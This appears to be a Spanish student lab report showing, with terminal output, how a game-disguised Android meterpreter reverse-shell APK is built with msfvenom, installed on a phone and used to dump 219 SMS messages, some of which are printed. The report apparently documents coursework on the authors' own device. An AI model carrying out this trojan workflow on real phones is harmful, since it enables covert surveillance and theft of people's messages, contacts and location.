



PRUEBAS DE SEGURIDAD

[Document subtitle]



MARCH 6, 2023

David Estiven Restrepo Ochoa
Yuli Andrea Silva Muñoz

Saber la ip de la pc

```
sophie@kali: ~  
zsh: corrupt history file /home/sophie/.zsh_history  
(sophie@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.13 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 2800:e2:c00:1bde:f85f:988d:6814:632f prefixlen 64 scopeid 0x0<global>  
    inet6 fe80::a00:27ff:fe29:b69d prefixlen 64 scopeid 0x20<link>  
    inet6 2800:e2:c00:1bde:a00:27ff:fe29:b69d prefixlen 64 scopeid 0x0<global>  
    ether 08:00:27:29:b6:9d txqueuelen 1000 (Ethernet)  
    RX packets 134 bytes 13193 (12.8 KiB)  
    RX errors 1 dropped 71 overruns 0 frame 0  
    TX packets 88 bytes 13447 (13.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
    device interrupt 19 base 0xd020  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(sophie@kali)-[~]
```

Comandos de msfvenom

```
sophie@kali: ~  
(sophie@kali)-[~]  
$ msfvenom  
Error: No options  
MsfVenom - a Metasploit standalone payload generator.  
Also a replacement for msfpayload and msfencode.  
Usage: /usr/bin/msfvenom [options] <var=val>  
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe  
  
Options:  
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops  
, platforms, archs, encrypt, formats, all  
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom  
--list-options List --payload <value>'s standard, advanced and evasion options  
-f, --format <format> Output format (use --list formats to list)  
-e, --encoder <encoder> The encoder to use (use --list encoders to list)  
--service-name <value> The service name to use when generating a service binary  
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string  
--smallest Generate the smallest possible payload using all available encoders  
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)  
--encrypt-key <value> A key to be used for --encrypt  
--encrypt-iv <value> An initialization vector for --encrypt
```


Creación de la apk infectada

```
sophie@kali: ~  
--pad-nops          Use nopsled size specified by -n <length> as the total payload s  
ize, auto-prepend a nopsled of quantity (nops minus payload length)  
-s, --space          <length> The maximum size of the resulting payload  
--encoder-space      <length> The maximum size of the encoded payload (defaults to the -s valu  
e)  
-i, --iterations     <count> The number of times to encode the payload  
-c, --add-code        <path> Specify an additional win32 shellcode file to include  
-x, --template        <path> Specify a custom executable file to use as a template  
-k, --keep            Preserve the --template behaviour and inject the payload as a ne  
w thread  
-v, --var-name        <value> Specify a custom variable name to use for certain output formats  
-t, --timeout         <second> The number of seconds to wait when reading the payload from STDI  
N (default 30, 0 to disable)  
-h, --help           Show this message  
  
(sophie@kali)-[~]  
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.13 LPORT=666 -o /home/sophie/Escritorio  
io/jueguitos.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10239 bytes  
Saved as: /home/sophie/Escritorio/jueguitos.apk  
  
(sophie@kali)-[~]  
$
```


Guardado de apk en el escritorio



Celular que vamos a infectar



Comandos para preparar el listen



Cd Escritorio

```
sophie@kali: ~/Escritorio
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s valu
e)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a ne
w thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDI
N (default 30, 0 to disable)
-h, --help Show this message

(sophie@kali)-[~]
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.13 LPORT=666 -o /home/sophie/Escritorio/jueguitos.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10239 bytes
Saved as: /home/sophie/Escritorio/jueguitos.apk

(sophie@kali)-[~]
$ cd Escritorio

(sophie@kali)-[~/Escritorio]
$
```

Ls para listar mis archivos del escritorio

```
sophie@kali: ~/Escritorio
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a ne
w thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDI
N (default 30, 0 to disable)
-h, --help Show this message

(sophie@kali)-[~]
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.13 LPORT=666 -o /home/sophie/Escritorio/jueguitos.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10239 bytes
Saved as: /home/sophie/Escritorio/jueguitos.apk

(sophie@kali)-[~]
$ cd Escritorio

(sophie@kali)-[~/Escritorio]
$ ls
jueguitos.apk  juegos.zip  listen.txt

(sophie@kali)-[~/Escritorio]
$
```


Leer comandos en el archivo listen.txt

```
sophie [Running] - Oracle VM VirtualBox
Aplicaciones Lugares Terminal
sophie@kali: ~/Escritorio
-k, --keep Preserve the --template behaviour and inject the payload as a ne
w thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDI
N (default 30, 0 to disable)
-h, --help Show this message

(sophie@kali)-[~]
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.13 LPORT=666 -o /home/sophie/Escritorio/jueguitos.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10239 bytes
Saved as: /home/sophie/Escritorio/jueguitos.apk

(sophie@kali)-[~]
$ cd Escritorio

(sophie@kali)-[~/Escritorio]
$ ls
jueguitos.apk  juegos.zip  listen.txt

(sophie@kali)-[~/Escritorio]
$ msfconsole -r listen.txt
```

Ejecutándose comandos

```
sophie [Running] - Oracle VM VirtualBox
Aplicaciones Lugares Terminal
sophie@kali: ~/Escritorio
-k, --keep Preserve the --template behaviour and inject the payload as a ne
w thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDI
N (default 30, 0 to disable)
-h, --help Show this message


(sophie@kali)-[~]
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.13 LPORT=666 -o /home/sophie/Escritorio/jueguitos.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10239 bytes
Saved as: /home/sophie/Escritorio/jueguitos.apk

(sophie@kali)-[~]
$ cd Escritorio


(sophie@kali)-[~/Escritorio]
$ ls
jueguitos.apk  juegos.zip  listen.txt

(sophie@kali)-[~/Escritorio]
$ msfconsole -r listen.txt
[*] Starting the Metasploit Framework console...\
```

Instalación de la aplicación infectada



Ya estamos adentro



Lista de comandos utiles con help

```
sophie [Running] - Oracle VM VirtualBox
Aplicaciones Lugares Terminal
3 de jun 17:32
sophie@kali: ~/Escritorio

meterpreter > help

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close         Closes a channel
detach        Detach the meterpreter session (for http/https)
disable_unicode_encoding  Disables encoding of unicode strings
enable_unicode_encoding  Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
guid          Get the session GUID
help          Help menu
info          Displays information about a Post module
irb           Open an interactive Ruby shell on the current session
load          Load one or more meterpreter extensions
machine_id    Get the MSF ID of the machine attached to the session
pry           Open the Pry debugger on the current session
quit          Terminate the meterpreter session
read          Reads data from a channel
resource      Run the commands stored in a file
run           Executes a meterpreter script or Post module
secure        (Re)Negotiate TLV packet encryption on the session
sessions      Quickly switch to another session
set_timeouts  Set the current session timeout values
sleep         Force Meterpreter to go quiet, then re-establish session
transport     Manage the transport mechanisms
use           Deprecated alias for "load"

=====
```

Información del dispositivo

```
sophie [Running] - Oracle VM VirtualBox
Aplicaciones Lugares Terminal
3 de jun 17:34
sophie@kali: ~/Escritorio


activity_start Start an Android activity from a Uri string
check_root     Check if device is rooted
dump_calllog   Get call log
dump_contacts  Get contacts list
dump_sms       Get sms messages
geolocate      Get current lat-long using geolocation
hide_app_icons Hide the app icon from the launcher
interval_collection  Manage interval collection capabilities
lect           Set Ringer Mode
send_sms       Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query   Query a SQLite database from storage
wakelock       Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information

Application Controller Commands
=====

Command      Description
-----
app_install   Request to install apk file
app_list      List installed apps in the device
app_run       Start Main Activity for package name
app_uninstall Request to uninstall application

meterpreter > sysinfo
Computer      : localhost
OS            : Android 10 - Linux 4.14.116 (aarch64)
Architecture : aarch64
System Language : en_CO
Meterpreter   : dalvik/android
meterpreter >
```


Ejecutando comando dump_sms



The screenshot shows a Kali Linux terminal window with a dark theme. At the top, the window title is 'sophie [Running] - Oracle VM VirtualBox'. Below the title bar, there are tabs for 'Aplicaciones', 'Lugares', and 'Terminal'. The terminal content shows a list of available commands and their descriptions, followed by a table of 'Application Controller Commands'. The user then enters the 'sysinfo' command, which displays system details. Finally, the 'dump_sms' command is executed, resulting in a message being fetched and saved to a file.


```
sophie@kali: ~/Escritorio

dump_callog  Get call log
dump_contact Get contacts list
s
dump_sms     Get sms messages
geolocate    Get current lat-long using geolocation
hide_app_ico Hide the app icon from the launcher
n
interval_col Manage interval collection capabilities
lect
send_sms     Sends SMS from target session
set_audio_mo Set Ringer Mode
de
sqlite_query Query a SQLite database from storage
wakelock     Enable/Disable Wakelock
wlan_geoloca Get current lat-long using WLAN information
te

Application Controller Commands
=====
Command      Description
-----
app_install   Request to install apk file
app_list      List installed apps in the device
app_run       Start Main Activity for package name
app_uninstal  Request to uninstall application

meterpreter > sysinfo
Computer      : localhost
OS            : Android 10 - Linux 4.14.116 (aarch64)
Architecture : aarch64
System Language : en_CO
Meterpreter   : dalvik/android
meterpreter > dump_sms
[*] Fetching 219 sms messages
[*] SMS messages saved to: sms_dump_20230603173553.txt
meterpreter >
```

Mensajería de la victima



The screenshot shows a text editor window titled 'sms_dump_20230603173553.txt' in a Kali Linux environment. The window displays a list of SMS messages, each with a header indicating its type, date, address, and status. The messages are numbered #2 through #6. The content of the messages includes promotional offers and advertisements for various services and products.

```
Abrir  listen.txt  sms_dump_20230603173553.txt

Val 2 y 3/06/23. Compra en puntos fisicos, en tinyurl.com/2p8h8e5c, llama al 6014865000. Productos y TyC tinyurl.com/ycycrcdd

#2
Type : Incoming
Date : 2023-06-02 23:48:43
Address : 85573
Status : NOT_RECEIVED
Message : Paramount+ trae nuevas series y documentales. No te pierdas La Familia Stallone, y mucho mas. Sumate 50% DTO x2 meses, luego $24.900 b.tigo.com/alp2 TC. Tigo

#3
Type : Incoming
Date : 2023-06-02 21:15:56
Address : 87900
Status : NOT_RECEIVED
Message : Pasate a Prepago WOM y recibe el triple de datos por SIEMPRE en paquetes seleccionados. Vig 1 al 30 Jun haz clic en m.wom.co/30ngM5p y tiendas WOM. Aplican TyC

#4
Type : Incoming
Date : 2023-06-02 18:41:23
Address : 890270
Status : NOT_RECEIVED
Message : Rappi: Pide tu Pizza favorita en Papa John's, porque tienes $10000 credits de regalo y 15% en toda la tienda. Aplican T&C https://rappi.app.link/Home

#5
Type : Incoming
Date : 2023-06-02 18:30:50
Address : 87709
Status : NOT_RECEIVED
Message : David, llevo la hora de tener moto 0km, haz tus GIROS en los puntos GANA SU RED y empieza a participar por una de las dos motos. TYC

#6
Type : Incoming
Date : 2023-06-02 17:42:01
Address : 890055
Status : NOT_RECEIVED
Message : APROVECHA HOY. 35%DTO en Muebles Jamar. Solo por ser Tigo. Visita una tienda fisica o por WhatsApp en b.tigo.com/jamt2 Estar en Tigo te conviene. TyC Tigo
```

El comando webcam_snap no esta funcionando

```
sophie@kali: ~/Escritorio
Aplicaciones Lugares Terminal 3 de jun. 17:40

sqlite_query Query a SQLite database from storage
wakelock      Enable/Disable Wakelock
wlan_geoloca Get current lat-long using WLAN information
te

Application Controller Commands
=====

Command      Description
-----
app_install   Request to install apk file
app_list      List installed apps in the device
app_run       Start Main Activity for package name
app_uninstal  Request to uninstall application
l

meterpreter > sysinfo
Computer      : localhost
OS            : Android 10 - Linux 4.14.116 (aarch64)
Architecture : aarch64
System Language : en_CO
Meterpreter   : dalvik/android
meterpreter > dump_sms
[*] Fetching 219 sms messages
[*] SMS messages saved to: sms_dump_20230603173553.txt
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter >
```